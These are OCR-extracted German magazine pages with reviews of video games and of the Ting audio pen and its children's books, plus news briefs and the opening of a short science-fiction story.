Das unabhängige schwedische Entwicklerstudio Fatshark, das „Krater“ geschaffen hat, will

in den nächsten Wochen noch einige Verbesserungen nachlegen – unter anderem soll es einen kooperativen Online-Modus geben, der es Spieler in aller Welt erlaubt, Teams für gemeinsame Schatzjagden zu bilden.

„Krater“ ist derzeit nur über die Online-Plattform Steam erhältlich. Die „Collector's Edition“ bringt zusätzlich zum Spiel noch den Soundtrack in Form von MP3-Dateien sowie die Sonderfigur Dr. Cerebro mit.

(Nico Nowarra/psz)

Krater – Shadows over Solside

Vertrieb	Fatshark, www.kratergame.com
Betriebssystem	Windows 7, Vista
Hardware-anforderungen	2600-MHz-Mehrkern-PC, 4 GB RAM, 512-MByte-Grafik
Kopierschutz	Online-Aktivierung und Registrierung über Steam
Idee	⊖
Spaß	⊕
Motivation	⊕
1 Spieler • Deutsch • USK nicht geprüft, red. Empfehlung ab 16 • 14 € (Collector's Edition 19 €)	



Von Tempeln und Templern

Adam ist ein waschechter Abenteurer in den wilden 1920er-Jahren – einer Zeit, als diese verwegene Spezies noch in Mode war. Der Professorensohn, der fließend Latein beherrscht, hat eine Schwäche für die Geheimnisse des Königs Salomo und ist von den Tempelrittern fasziniert. Ähnlich wie Steven Spielbergs Indiana Jones liebt er das Risiko und wächst in gefährlichen Situationen über sich selbst hinaus.



Adam's Venture, Episode 3 – die Offenbarung führt die Geschichte um Adam, seine Freundin Evelyn und den Palast von Salomo zu ihrem Abschluss. Die beiden ersten Episoden braucht man aber nicht zu kennen, um das Geschehen zu verstehen. Gleich zu Beginn des neuen Spiels fällt Adam in Ohnmacht und lässt den Spieler als Zeugen

seines Traums die Anfänge der Geschichte in Kurzform erleben.

Die finale Episode ist beim Erzählen ihrer Geschichte von ziemlicher Hektik geprägt. Weder die Vergangenheit noch das große Finale wird hinreichend ausführlich gezeigt. Man kann „Die Offenbarung“ in nur drei Stunden durchspielen.

Die Entwickler haben sich entschieden, die Unreal Engine 3 zu nutzen. Sie dient normalerweise als Grundlage für Shooter oder Action-Adventures und ist nicht unbedingt erste Wahl für dialogorientierte Spiele. Viele Rätsel löst man dadurch, dass man Objekte bewegt und an die richtige Stelle rückt. Hingegen spielt das Kombinieren aufgenommener Gegenstände – sonst ein Paradezeichen von Adventures – nahezu keine Rolle.

Leider sind viele Aufgaben alles andere als klar. Der Spieler



ist mehr damit beschäftigt, den Sinn der unzureichenden Beschreibungen zu entschlüsseln, als die Rätsel selbst zu lösen. Das macht das Spiel ziemlich schwierig, aber auf unfaire Weise.

Erfrischend ist die Bewegungsfreiheit, die man genießt. Adam kann in die Hocke gehen und so durch niedrige Gänge kriechen. Mit einem kühnen Sprung lässt man ihn an Vorsprünge hechten und hinaufklettern. Die Entwickler haben die Turn- und Sprungeinlagen allerdings nicht sinnvoll im Spiel verankert; diese wirken weitgehend deplatziert.

Mehr Liebe zum Detail und mehr Sorgfalt bei der Umset-

zung hätten aus dem dritten Adam-Spiel etwas wirklich Feines gemacht. Rein visuell braucht sich „Die Offenbarung“ nicht zu verstecken, und auch die Atmosphäre kommt stimmig herüber. (Nico Nowarra/psz)

Adam's Venture, Episode 3 – die Offenbarung

Vertrieb	Iceberg Interactive, www.iceberg-interactive.com
Betriebssystem	Windows 7, Vista, XP
Hardwareanforderungen	2200-MHz-PC oder Mehrkern-System, 2 GByte RAM, 64-MByte-Grafik
Kopierschutz	ohne Online-Aktivierung
Idee	⊕
Spaß	○
Umsetzung	⊖
Dauermotivation	⊖
1 Spieler • Deutsch • USK 6 • 10 €	

Spiele-Notizen

Sony bietet immer mehr PSN-Spiele auch für die PS Vita an, die man für alle Plattformen nur einmal erwerben muss. So wurde für das Vita-Rennspiel Wipeout 2048 nun die PS3-Version **Wipeout HD** samt dem gelungenen Fury-Addon als Erweiterung umgesetzt. Neben zwei umfangreichen Solo-Kampagnen enthält die Erweiterung alle 12 Tracks und 24 Gleiter sowie die Fury-Spielmodi. Die Tracks sind schmäler und kurviger als im 2048-Hauptprogramm und erfordern mehr fahrerisches Können als Feuerkraft. Besitzer von Wipeout 2048 können das Komplettspaket für 13 Euro aus dem PSN laden. Wer Wipeout HD bereits aus dem PSN für die PS3 erworben hat und Wipeout 2048 besitzt, bekommt die Vita-Erweiterung kostenlos.

Nach Nintendo und Sega hat nun auch **Microsoft** seine Teilnahme an der Kölner Spielemesse Gamescom abgesagt.

Man wolle sich mit der Xbox 360 und Kinect auf kleinere eigene Präsentationen konzentrieren, hieß es zur Begründung. Sony hat indes eine Teilnahme bereits bestätigt.

Studenten der Gruppe „12 Angry Devs“ an der Universität Salzburg haben das wunderhübsche Plattform-Puzzlespiel **Of Light & Shadow** als ihre Abschlussarbeit veröffentlicht. In dem kostenlos für Mac und PC erhältlichen Downloadspiel durchstreift der Spieler mit zwei Figuren eine farbenfrohe Hüpflandschaft. Mr. Light muss dabei unbedingt immer im Lichtkegel der Scheinwerfer bleiben, während Dr. Shadow sich in den Schattenbereichen bewegt. Gra-

fik, Sound und Feinschliff bewegen sich auf einem Niveau, das man bei Freeware selten findet.

In Psychout muss der Spieler eine in einer Zwangsjacke gefangene Figur aus einer Gummi-



zelle befreien. Jeder Bildschirm stellt dabei ein neues Rätsel. Mal lässt sich die Schwerkraft umdrehen, mal führen unsichtbare Brücken über einen Abgrund oder die Wände verwandeln sich in Pong-Schläger. Das abgedrehte Puzzle-Spiel von Fun-Crow ist unter dem c't-Link kostenlos spielbar.

Angehende Hacker und andere Strategen können den PC-Klassiker **Uplink** jetzt auch auf dem iPad spielen. Introversion Soft-



ware bietet für 4 Euro eine gelungene Umsetzung an, bei der Spieler über Internet Gateways in andere Rechner eindringen und Daten stehlen müssen. Wegen des hohen Textanteils sind gute Englischkenntnisse erforderlich.

Zumindest technisch gelungen ist die Portierung des Adventure-Klassikers **Myst** auf das iPad. Cyan Words **realMyst** arbeitet allerdings nicht mit gerenderten Standbildern, sondern lässt die Spieler in der nachgebauten Umgebung frei herumlaufen und nach den richtigen Schaltern und Lösungen suchen. Die etwas umständliche Steuerung und die langen Wege zwischen den Puzzles ziehen das eh schon langatmige Spielprinzip allerdings noch mehr in die Länge und erschweren die Orientierung. Der Preis von 5,50 Euro soll bald auf 8 Euro steigen.

www.ct.de/1215183

Taschenteufel

Nachdem Diablo 3 auf PCs und Macs das Klick- und Sammelfieber neu entfacht hat, legt Square Enix für Nintendos 3DS mit **Heroes of Ruin** eine mobile Variante nach. Genretypisch durchstöbert der Spieler Höhlenlabyrinth, drischt auf angreifende Monster ein, sammelt Schätze und Ausrüstungen und genehmigt sich ab und zu einen Zaubertrank, um seine Lebens- und Mana-Energie wieder aufzufüllen. So steigt er Level um Level auf, lernt neue Spezialangriffe, mit denen er den ebenfalls stärker werdenden Gegnern einheizt.

Vier Charakterklassen stehen zur Wahl. Der gut geschützte Ritter und der durchschlagsstarke Barbar greifen jeden Gegner im Nahkampf an und blocken deren Schläge. Bei den Fernkämpfern wählt man zwischen dem flinken Revolverhelden und der herumwirbelnden Zauberin. Sie sind nicht so widerstandsfähig und

halten sich deshalb von Gegnern besser fern. Neben ihren Standardangriffen beherrschen sie durch Mana verstärkte Spezial-Attacken. Der Spieler lernt oder verbessert sie mit jedem Level-Aufstieg. Wie er sich dabei entscheidet, spielt in der Praxis allerdings kaum eine Rolle. Weil die Monster relativ leicht zu erlegen sind, bedarf es kaum ausgefeilter Spezialfähigkeiten oder Taktiken, um die Aufträge der Bewohner zu erledigen.

Die vier Akte des Abenteuers dauern rund zehn bis zwölf Stunden und lassen sich allein oder mit bis zu vier Spielern kooperativ durchspielen. Heroes of Ruin sucht Kontakt über eine lokale WLAN-Verbindung oder über das Internet. Bei unseren Proben liefen die Partien flüssig und die Verbindungen blieben stabil. Wie bei Diablo werden die Höhlen immer wieder zufällig neu erstellt, die Missionen und Bossgegner ändern sich jedoch nicht. Meldet man sich bei der Webseite des Spiels an, bekommt man jede Woche neue Aufträge, mit denen man seine Recken weiter aufsteigen lassen kann.

Das umfangreiche Inventar- und Attributsystem versprüht den Charme einer Tabellenkalkulation, verschafft dem Spieler aber einen guten Überblick.



Wenn ein Monster einen Gegenstand fallen lässt, sieht der Spieler sofort, für welche Charakterklasse er bestimmt ist, welchen Level er voraussetzt und welche Attribute er verbessert. So kann er sich gleich entscheiden, ob er ihn nutzen oder verkaufen will, ohne erst ins Inventar wechseln oder einen Händler aufzusuchen zu müssen.

Die gefundenen Gegenstände lassen sich online mit anderen Spielern tauschen. Über die StreetPass-Funktion bekommen Spezialhändler Angebote anderer Spieler herein. Die sofortige Verkaufsoption beim Einsammeln der Gegenstände konterkariert jedoch den Tauschhandel. Weshalb sollte man sich die Mühe machen zu tauschen, wenn man gleichbare Münze bekommen kann?

Square Enix ist eine sehr übersichtliche und logische Bedienung gelungen. Dank der einge-

blendeten Karte weiß man jederzeit, wo sich wichtige Missionspunkte oder Gesprächspartner befinden. Der eigentliche Spielerbildschirm der 3DS ist allerdings sehr klein, sodass man immer nur einen winzigen Ausschnitt der Umgebung sieht. Die zu erkundenden Labyrinthe sind deshalb nicht so ausladend wie etwa in Diablo oder Torchlight.

An seine berühmten Vorbilder reicht Heroes of Ruin zwar nicht heran, lässt jedoch andere mobile Hack&Slay-Rollenspiele wie Dungeon Hunter hinter sich. Wäre der Schwierigkeitsgrad höher und würden die Charaktere noch jenseits des 30. Levels aufsteigen, so wäre man durchaus motiviert, nach ein- bis zweimaligem Durchspielen der Kampagne noch weiter online nach seltenen Waffen und Rüstungen zu suchen. So aber lässt Heroes of Ruin einen Teil seines Potenzials verpuffen. (hag)

Heroes of Ruin

Vertrieb	Nintendo / Square Enix
System	Nintendo 3DS
Mehrspieler	4 online / lokal
Idee	○
Umsetzung	⊕
Spaß	⊕
Dauermotivation	○
Deutsch	• USK 12 • 40 €
⊕⊕ sehr gut	⊕ gut
○ zufriedenstellend	○○ sehr schlecht
⊖ schlecht	⊖⊖ sehr schlecht

Blutbad im Minirock

Das japanische Enfant Terrible Suda 51 ist für seine extravaganten Spiele wie „No more Heroes“ bekannt. In seinem neuesten Werk – treffend **Lollipop Chainsaw** genannt – lässt er eine 18-jährige Cheerleaderin im Minirock mit einer Kettenäge Zombies zerlegen und literweise Blut verspritzen. Von der ersten Sekunde an nimmt sich das überdrehte Spektakel nicht ernst. Gleich zu Beginn muss Juliet ihren geliebten Freund enthaften, als er von

Zombies gebissen wird. Der Kopf baumelt fortan an ihrem Gürtel und kommentiert ihr Kettensägen-Massaker mit spitzen Bemerkungen.

In den folgenden sechs Stunden schnetzelte der Spieler unablässig Horden von Zombies nieder, die Juliets Schule überfallen. Suda 51 nimmt durch immer neue Späße jedweden Ernst aus dieser Trash-Oper. Ponpons wedeln zu Heavy-Metal-, Funk- oder Punk-Songs, während Juliet einen Flickflack schlägt und mit ihrer Säge die Untoten zerteilt. Dabei lernt sie immer wieder neue akrobatische Angriffe, die der Spieler mit schnellen Tastenkombinationen auslöst. Zwischendurch lockern kleine Retro-Mini-Spielchen das High-School-Gemetzel auf. In den höchsten



beiden von vier Schwierigkeitsgraden haben selbst Profis Mühe gegen die insgesamt fünf Gegnerbosse und müssen wegen der spärlichen Speicherpunkte längere Wiederholungen in Kauf nehmen.

Lollipop Chainsaw ist das bisher skurrilste Werk von Suda 51,

das wie eine überdrehte Kirmesversion von Segas Bayonetta wirkt. Spielerisch hat die überzuckerte Zombie-Komödie so viel Substanz wie eine Tüte Popcorn, doch die abstruse Präsentation sorgt für breites Grinsen nicht nur bei Trash-Liebhabern.

(Peter Kusenberg/hag)

Lollipop Chainsaw

Vertrieb	Warner Interactive
Systeme	PS3, Xbox 360
Idee	⊕
Umsetzung	⊕
Spaß	⊕
Dauermotivation	○
1 Spieler	• Englisch, dt. Untert. • USK 16 • 48 €

Einstürzende Altbauten

In **Babel Rising** dreht Ubisoft das übliche Tower-Defense-Prinzip einfach um. Hier muss man den Turmbau zu Babel nicht verteidigen, sondern als erzürnter Gott verhindern, dass er zu Ende gebaut wird. Dazu lässt man Steinbrocken auf die Arbeiter plumpsen, beschwört Blitze, Wir-

belstürme, Eiszauber und Erdbeben. Doch die Menschen schicken ihre Priester mit Schutzschilden voran, die man zunächst mit einer Flutwelle fortreißen muss. Später folgen verwunschene Urnen, die man nicht zerbrechen sollte, sonst blockiert deren Zauber die göttliche Macht.

Leider haben die Entwickler ihr originelles Szenario nicht besonders gut umgesetzt. An der PS3 und Xbox 360 hat man mehr mit der störrischen Gestensteuerung der Move-Fernbedienung oder Kinect-Kamera zu kämpfen als mit den eifriger Bauarbeiter. Auf dem Touchscreen des iPhone

oder iPad geht es leichter. Hier tippt man auf die Arbeiter, um sie mit einem Steinschlag auszuknocken oder streicht am Bildschirm entlang, wo rauh hin eine Erdspalte sie verschlingt. Stärkere Waffen kann man in der günstigeren iOS-Version

über In-App-Käufe erwerben, sie brauchen zuweilen jedoch sehr lange, bis sie aufgeladen sind. So tippt man häufig wild umher, ohne dass etwas passiert.

Auch die Missionsaufträge wie „Töte 450 Arbeiter“ oder „Wehre die Arbeiter neun Minuten ab“ zeugen nicht gerade



von Inspiration. Dank der putzigen Grafik unterhält Babel Rising einige Minuten lang, wegen der eintönigen Missionen und Endlos-Level und der zuweilen zickigen Steuerung klingt der göttliche Zerstörungsdrang jedoch bald ab.

(Peter Kusenberg/hag)

Babel Rising 3D

Vertrieb	Ubisoft
Systeme	iOS, PS3, Xbox 360, PC, (Android geplant)
Mehrspieler	2 lokal (nur PS3/Xbox 360)
Idee	⊕
Spaß	⊖
Deutsch	• USK 12 • 2,40 bis 10 €

Laser-Show im Wohnzimmer

Dank ihrer eingebauten Kamera kann die PS Vita die reale Umgebung für Augmented-Reality-Spiele nutzen. Sechs AR-Karten mit QR-Codes liegen Sonys Mobilkonsole bei. Legt man sie auf einem Tisch aus, so projiziert die



PS Vita auf ihnen verschiedene Spielobjekte, die auf dem Bildschirm zu sehen sind. Nachdem die ersten AR-Spiele lediglich Demo-Charakter hatten, bietet **PulzAR** nun 25 knifflige Puzzles. Der Spieler muss von einer AR-Karte aus eine Rakete starten, um einen auf die Erde zurasenden Meteoriten zu zerstören. Dazu muss er die übrigen Karten geschickt platzieren und einen von der Basis ausgehen-

den Laserstrahl so umleiten, dass er durch möglichst viele rotierende Sterne geht, bevor er die Abschussrampe erreicht. Angesichts des nahenden Meteoriten bleibt dazu wenig Zeit.

Nach den ersten fünf leichten Aufgaben werden die Rätsel schwieriger. Dann muss man Splitter, Farbfilter und Reflektoren richtig setzen, um Barrieren und Farbportale zu umgehen. Startet die Rakete vor Ablauf des Countdowns, so zertrümmert sie den Meteoriten über dem Kopf des Spielers. Schafft man es nicht, geht ein Meteoritenschauer nieder, der die Basis zerstört.

Sony hat die Laser-Strahl-Puzzles mit den AR-Elementen beeindruckend in Szene gesetzt.

PulzAR

Vertrieb	Sony Computer Entertainment
Systeme	PS Vita
Idee	⊕
Spaß	⊕
Dauermotivation	⊖
1 Spieler	Deutsch • o. Altersb. • 2 €

Wichtig ist eine ausreichende Beleuchtung der Karten, damit die Kamera sie erkennt. Zudem muss man die PS Vita in konstanter Entfernung ruhig über dem Spielfeld halten, was auf Dauer etwas anstrengt. Nichtsdestotrotz verbindet PulzAR die reale und die virtuelle Umgebung zu einem überaus ungewöhnlichen Puzzle-Spiel, das man sich zu dem günstigen Preis nicht entgehen lassen sollte. (Peter Kusenberg/hag)

Retro-Ballerei

Dual-Stick-Shooter findet man für iOS-Geräte inzwischen zuhauf. Aber keiner zieht und wummert so herrlich wie **Mutant Storm**. Die späte Umsetzung für das iPad erst sechs Jahre nach dem Debüt auf der Xbox 360 hat dem Spiel nicht geschadet. Die abgefahrene Synthie-Sounds und die bunte Retro-Grafik nehmen den

Spieler gleich gefangen. 89 bildschirmfüllende Arenen gilt es in einem kleinen Raumschiff zu überleben. Wenn es gut läuft, dauert jede Angriffswelle kaum eine Minute. Skurrile Tentakelwesen und knallbunte Angreifer sorgen für Abwechslung. Im Unterschied zu Geometry Wars und Infinity Field stürmen aber nicht gleich alle Gegner auf den Spieler zu, sondern wandern ähnlich wie beim Urvater Robotron auf eigenen Pfaden in der Arena umher. Dadurch wirkt die Ballerei weniger hektisch.

Der Schwierigkeitsgrad passt sich dem Spieler dynamisch an. Klärt er einen Level besonders

schnell, wird er im nächsten Abschnitt umso aggressiver angegriffen. Verliert er eines seiner Bildschirmleben, so schalten auch die Gegner einen Gang zurück. Allerdings verringert sich dann auch der Punkte-Multiplikator.

Mutant Storm entwickelt sich schnell zu einer spannenden High-Score-Jagd. Jeden zehnten Level schaltet der Spieler nach einem besonders schwierigen Gegner einen Speicherpunkt frei, von dem aus er beim nächsten Mal starten kann. Letztlich gilt es, die acht Schwie-

rigkeitsgrade bis zum Ende durchzustehen, was selbst Profis viel Ausdauer abverlangt. Cres-



cent Moon ist hier ein einfacher, aber enorm packender Arcade-Shooter gelungen. (hag)

Ting – der Hörstift

Himmer AG
www.ting.eu
 Windows XP/Vista/7
 Mac OS X ab 10.4
 35 €
 ab 3 Jahren
 EAN: 4260234440003

Der Ting-Stift bringt stumme Medien zum Sprechen und den Beobachter zum Zuhören. Dazu müssen Bücher oder andere bedruckbare Dinge unsichtbare Codes enthalten, zu denen jeweils ein Geräusch oder ein gesprochener Text gehört. An der Stiftspitze befindet sich ein Sensor, der die Codes liest.

Bevor es losgehen kann, tippt man auf ein sichtbares Startsymbol, das sich bei Büchern vorn auf den ersten Seiten oder hinten auf dem Einband befindet. Falls die zugehörigen Audiodaten bereits auf dem Stift gespeichert sind, ist er nun startklar. Andernfalls fordert er per Sprachausgabe dazu auf, den Stift über ein USB-Kabel mit einem Windows-PC oder Mac



zu verbinden. Für den Download der passenden Ting-Dateien benötigt der Rechner einen Internetzugang. Falls der Stift seit dem letzten Kontakt mit dem Rechner mehrere Symbole abgetastet hat, werden nun Daten zu allen ausgewählten Produkten geladen; bei Windows-Rechnern funktioniert das Symbol-Antippen plus Nachladen auch bei bestehender USB-Verbindung.

Ist der Stift präpariert, spielt er Geräusche, einige Takte Musik, Wörter oder Sätze ab, sobald man mit der Sensorspitze auf eine koordinierte Stelle zeigt. Die Klangqualität ist dabei erstaunlich gut.

Im Vergleich zum orangefarbenen Tiptoi von Ravensburger (siehe c't 2/11, S. 181) ist der weiße Ting kleiner, vor allem schlanker und liegt daher etwas besser in der Hand – besonders in kleinen Kinderhänden. Weitere Unterschiede: Der Ting hat einen

Akku, der über das USB-Kabel aufgeladen werden kann; außer am PC geht das auch mit einem gesondert erhältlichen Ladegerät. Im Tiptoi von Ravensburger stecken dagegen zwei AAA-Batterien (1,5 Volt). Das Programm zur Verwaltung der Ting-Audio-Daten läuft vom Speicher des Stiftes aus, während das Tiptoi-Verwaltungsprogramm auf einem Rechner eingerichtet wird. Im Test funktionierte die Verwaltung der Ting-Daten mit einem von zwei Teststiften einwandfrei. Das zweite Rezensionsmuster, offenbar ein älteres Modell, ließ sich auch nach etlichen Resets und Updates nicht fehlerfrei nutzen.

Beide Stifte haben einen Kippschalter, mit dem die Lautstärke in mehreren Stufen geregelt werden kann. Der Ting lässt sich, anders als der Tiptoi, zusätzlich auch als MP3-Spieler nutzen – eine mit M gekennzeichnete Taste schaltet zwischen beiden Funktionen um. Für eine umfangreiche Song-Sammlung ist das kaum geeignet, wohl aber, um zusätzlich zum Ting-fähigen Buch noch ein Hörspiel mit auf die Reise zu nehmen.

men. Der Speicher des Ting fasst bis zu 1,8 GByte – beim Tiptoi sind es nur 465 MByte.

Schließlich unterscheidet sich auch das Vertriebskonzept: Tiptoi wird vom Ravensburger Verlag verkauft. Der Stift arbeitet nur mit Büchern und Spielen von Ravensburger zusammen. Man hat hier die Auswahl aus einer Reihe durchweg gut gemachter Bücher und ebenso vielen Spielen, beispielsweise zum Puzzlen und Sprachen lernen. Mit dem Ting-Stift lassen sich dagegen Produkte vieler Verlage zum Sprechen bringen. Aktuell bieten 18 Hersteller Ting-Produkte an, darunter Langenscheidt, Duden und Haba. Das Angebot reicht von Wimmel- und Rätselbüchern für Vorschulkinder über Geschichten und Wörterbücher für das Schulalter bis zu Sachbüchern für Erwachsene; Spiele oder Experimentierkästen wie der unten genannte sind die Ausnahme. Preise und die Qualität der Umsetzung variieren deutlich. Wir haben uns aktuelle Ting-Produkte angesehen und stellen fünf empfehlenswerte Titel vor.




Bauernhof-Rätsel

arsEdition
www.arsedition.de
 6 €
 4 bis 6 Jahre
 ISBN 978-3-7607-8445-8

Schon wegen seines handlichen Formats ist das „Bauernhof-Rätsel“-Pappbuch von arsEdition gut geeignet für die Fahrt in den Urlaub. Auf 32 Seiten bietet es ein buntes Potpourri an kurzweiligen Aufgaben rund um das Thema Bauernhof. Beim Antip-

pen liest der Ting zu jeder Seite eine verständliche Anleitung vor.

Das Kind erhält akustische Unterstützung beim Zählen der Waren im Hofladen. Es bestimmt, welches Produkt von welchem Tier stammt und hilft dem Bauern, seinen Traktor durchs Labyrinth nach



Hause zu lenken. Es entdeckt allerlei Unsinn auf dem Bauernhof oder bringt die Bilder einer Bildergeschichte in die richtige Reihenfolge. Bei vielen Angeboten dient der Hörstift dazu, Tiergeräusche zu identifizieren, um Tiere nach ihrer Größe zu sortieren, in ihre Behausungen zu bringen oder ihre Jungen aufzufinden zu machen.

Die Nutzung von Stift und Buch ist überwiegend ohne Hilfe eines Erwachsenen möglich. Manche Aufgaben schaffen Kinder allerdings erst, wenn sie rechts und links unterscheiden und bis sieben zählen können. Kleiner Kritikpunkt: Bei einigen Aufgaben vermissen wir eine Auflösung. Ansonsten empfiehlt sich das Buch mit seinen kindgerechten, sympathischen Bildern. Von der Sprachausgabe fühlen sich Kinder direkt angesprochen. Spätestens beim Bauernhoflied auf der letzten Seite kommt den Eltern der Kopfhöreranschluss zugute.

Komm mit, wir reisen zu Mozart

arsEdition
www.arsedition.de
 15 €
 ab 5 Jahren
 ISBN 978-3-7607-6928-8

Pauline entdeckt auf dem Dachboden ein Zauberklavier. Als sie darauf spielt, beginnt eine magische Zeitreise nach Salzburg ins Jahr 1761. Dort freundet sie sich mit dem jungen Wolfgang Amadeus Mozart

an. Pauline besucht ihn immer wieder an wichtigen Stationen seines Lebens und erlebt sogar eine Aufführung der Zauberflöte in Wien.

Der Ting ist hier mehr als nur Vorleser: er entführt in das Leben und die Zeit Mozarts. Nach Antippen der Ting-Symbole erfährt der Leser, wie der junge Wolfgang Amadeus seine ersten Auftritte hat, warum er schwer erkrankt, wie er später zum Ritter

geschlagen wird und schließlich heiratet. Nebenbei gibt der Stift kindgerechte Informationen über den damals üblichen Umgang in der Familie, die herrschende Kleiderordnung und die Hygienevorstellungen der damaligen Zeit – Pauline und ihr gefleckter Hund haben dazu witzige Kommentare aus heutiger Sicht parat.




Die Audio-Dateien zu diesem Buch sind gespickt mit berühmten Kompositionen Mozarts, aber auch mit allerhand wissenswerte Musiktheorie. Ganze acht Seiten des Buchs sind allein der Zauberflöte gewidmet, die durch gelungene Illustrationen, Erzählung und ausgewählte Musikausschnitte zum Erlebnis der Sinne wird.

Lextra Junior

Unterwegs in Spanien

Cornelsen
www.lextra.de
 13 €
 ab 9 Jahren
 ISBN 978-3-589-01877-2

„Sprache, Spaß und Spiel auf der Reise“ – das kompakte Buch hält, was es verspricht. Mit vielen bunten Fotos und Illustrationen weckt es sofort Interesse. Zusammen mit Lina und Leon begibt sich der Leser auf seiner Spanienreise an Urlaubsorte wie Madrid, kanarische Inseln und An-



dalusien. Dort lernt er die wichtigsten Sehenswürdigkeiten und erste spanische Wörter und Sätze kennen.

Der Stift dient hier als Sprachcoach. Was bei Büchern dieser Art früher die beiliegende CD

nur nacheinander abspielte, liefert der Stift hier passgenau mit einem Tipp auf die gewünschte Stelle im Buch. Er spricht treffende Vokabeln und Redewendungen vor, zeigt Dialoge auf und – wichtig – regt immer wieder

zum Hören und Sprechen an. Bei alldem kann das Kind auf Spanisch und Deutsch mitlesen, was das Einprägen fördert.

Die kleinen Wissenshäppchen in Form von Rätseln, Quiz, Zuordnungs- und Multiple-Choice-Aufgaben machen Lust aufs Lernen. Alle Lösungen finden sich am Ende des Buches. Das Angebot wird abgerundet von einem Reisewortschatz, den der Stift auf Wunsch komplett vorliest, landeskundlichen Informationen, einem Glossar und Lerntipps. Ein rundum gelungenes Werk, nicht nur für die Fahrt in den Urlaub, das auch für Englisch, Französisch und Italienisch erhältlich ist.

Electronic Start

Spannende Versuche für Einsteiger

Kosmos
www.kosmos.de
 40 €
 ab 8 Jahren
 EAN: 4002051613716

Der Kosmos-Kasten „Electronic Start“ hat alles, was kleine Hobby-Elektroniker brauchen: Verbinder und Kabel, Leuchtdioden, Transistoren, Widerstände, Umschalter und dazu einen Sound-Generator und einen Lautsprecher. Innova-

tiv ist das Stecksystem, mit dem man sofort beginnen kann. Zwei Batterien eingelegt und einige Dinge aus dem Haushalt zusammengeklaubt – los gehts.

Das beiliegende Handbuch zeigt 70 Versuche zum Nachbauen. Neben den Bereichen Klänge und Verstärker kommen auch Zeitschaltuhren, Alarmanlagen und Blinker vor. Das letzte Kapitel widmet sich der Logik. Der Stift liest vor allem Versuchs-

anleitungen und -erklärungen vor. An manchen Stellen gibt er wertvolle Zusatzinformationen, die nicht im Buch stehen. Beim Antippen von Fotos ertönen auch passende Geräusche. Funktiert etwas nicht, genügt ein Tipp auf den Schaltplan. Hier hilft der Ting bei der Fehlersuche. Am Ende jedes Kapitels steht ein Quiz. Der Stift liest die Fragen vor und kommentiert die gegebene Antwort, bevor er die Lösung präsentiert.

Insgesamt wirkt das Handbuch etwas bunt und überladen. Auf die „vertingten“ Strichmännchen und Symbole, die beim Be-



rühren noch zusätzlich Geräusche von sich geben, hätte man verzichten können. Ansonsten ist der Experimentierkasten eine lohnende Anschaffung für elektronikbegeisterte Kinder, die – zunächst mit Hilfe der Eltern, später auch ohne – experimentieren möchten.

Grundschulwörterbuch Englisch

Brockhaus
www.brockhaus.de
 15 €
 ab 3. Klasse
 ISBN: 978-3-577-07601-2

Schon beim ersten Blättern wird deutlich, dass dieser Brockhaus dank Ting-Stift mehr kann als ein herkömmliches Wörterbuch. Das alphabetisch angeordnete englisch-deutsche Wörterverzeichnis umfasst 1400 Stichwörter. Eine reine Vokabelliste wäre für Grundschulkinder töricht, daher findet sich zu jedem englischen Wort eine Abbildung. Außer Lautschrift und deutschem Pendant gibt es einen passenden englischen Satz mit Übersetzung. Beim Antippen liest der

Stift alles vor. Das Kind kann also gleichzeitig das Bild anschauen, zugehörige Wörter und Sätze lesen und hören.

Kästen mit Wortfeldern wie „Berufe“ oder „Obst“ sowie Wissenswertem zu englischen Feiertagen sind ebenfalls mit Ton unterlegt. Einziger Kritikpunkt: Es

fehlen die deutschen Artikel, die nicht nur für Kinder mit Deutsch als Zweitsprache hilfreich wären, sondern auch dem englisch-deutschen Sprachvergleich dienen.

35 Bildseiten widmen sich Alltagsthemen wie Kleidung, Spielsachen oder Hobbys. Die zugehörigen englischen Bezeichnungen sind auf Wortkarten zusammengefasst und durch Linien mit den Bildern verbunden. Der Ting liest sie beim Antippen mit



korrekter Aussprache vor. Noch anschaulicher wäre hier die Kodierung der Abbildungen selbst gewesen – vermutlich war für den Code der Wortvertonungen direkt im Bild kein Platz, da zu den Bildern auch Geräusche hinterlegt wurden. Eine Übersicht im Anschluss an die Doppelseiten listet zugehörige Sätze und Wendungen. Hier muss das Kind zurückblättern, um die passende Bildseite vor Augen zu haben.

Am Ende des Buchs überprüft das Kind in kleinen Übungen ohne Stiftunterstützung, was es gelernt hat. Mit einem persönlichen Zugangscode, der auf der letzten Buchseite eingedruckt ist, kann es auf der Webseite des Herstellers zusätzlich kostenlos animierte Übungen und Spiele nutzen, die die Vokabelkenntnisse festigen.

(Janina Holl/dwi)

www.ct.de/1215186



SENSE



ternde Fetzen mit dem Aufdruck SENSE. Er dachte zuerst an den Sensenmann, aber das ergab keinen Sinn. Dann kam die Erinnerung. S-E-N-S-E hieß Sinn. „Was für ein Non-Sensel“, dachte er und wollte lachen. Aber es war nicht komisch. Als es ihm bewusst wurde, ärgerte er sich. Doch er hatte einen Zettel in der Hand und damit die Sim schon aktiviert. Bevor er recht wusste, wie ihm geschah, stand er als reuiger Sünder in einem Kirchensimulator.

Die VR war perfekt.

Der Prediger, fast schon das Klischee eines Pastors – ganz religiöser Fanatiker, 01 auf die Stirn tätowiert, Leiden im Blick – stand inmitten des farbig durch die bunten Kirchenfenster gebrochenen Lichts vor dem geschmückten Altar.

„Komm zu uns! Die heilige Eins wartet auf dich.“

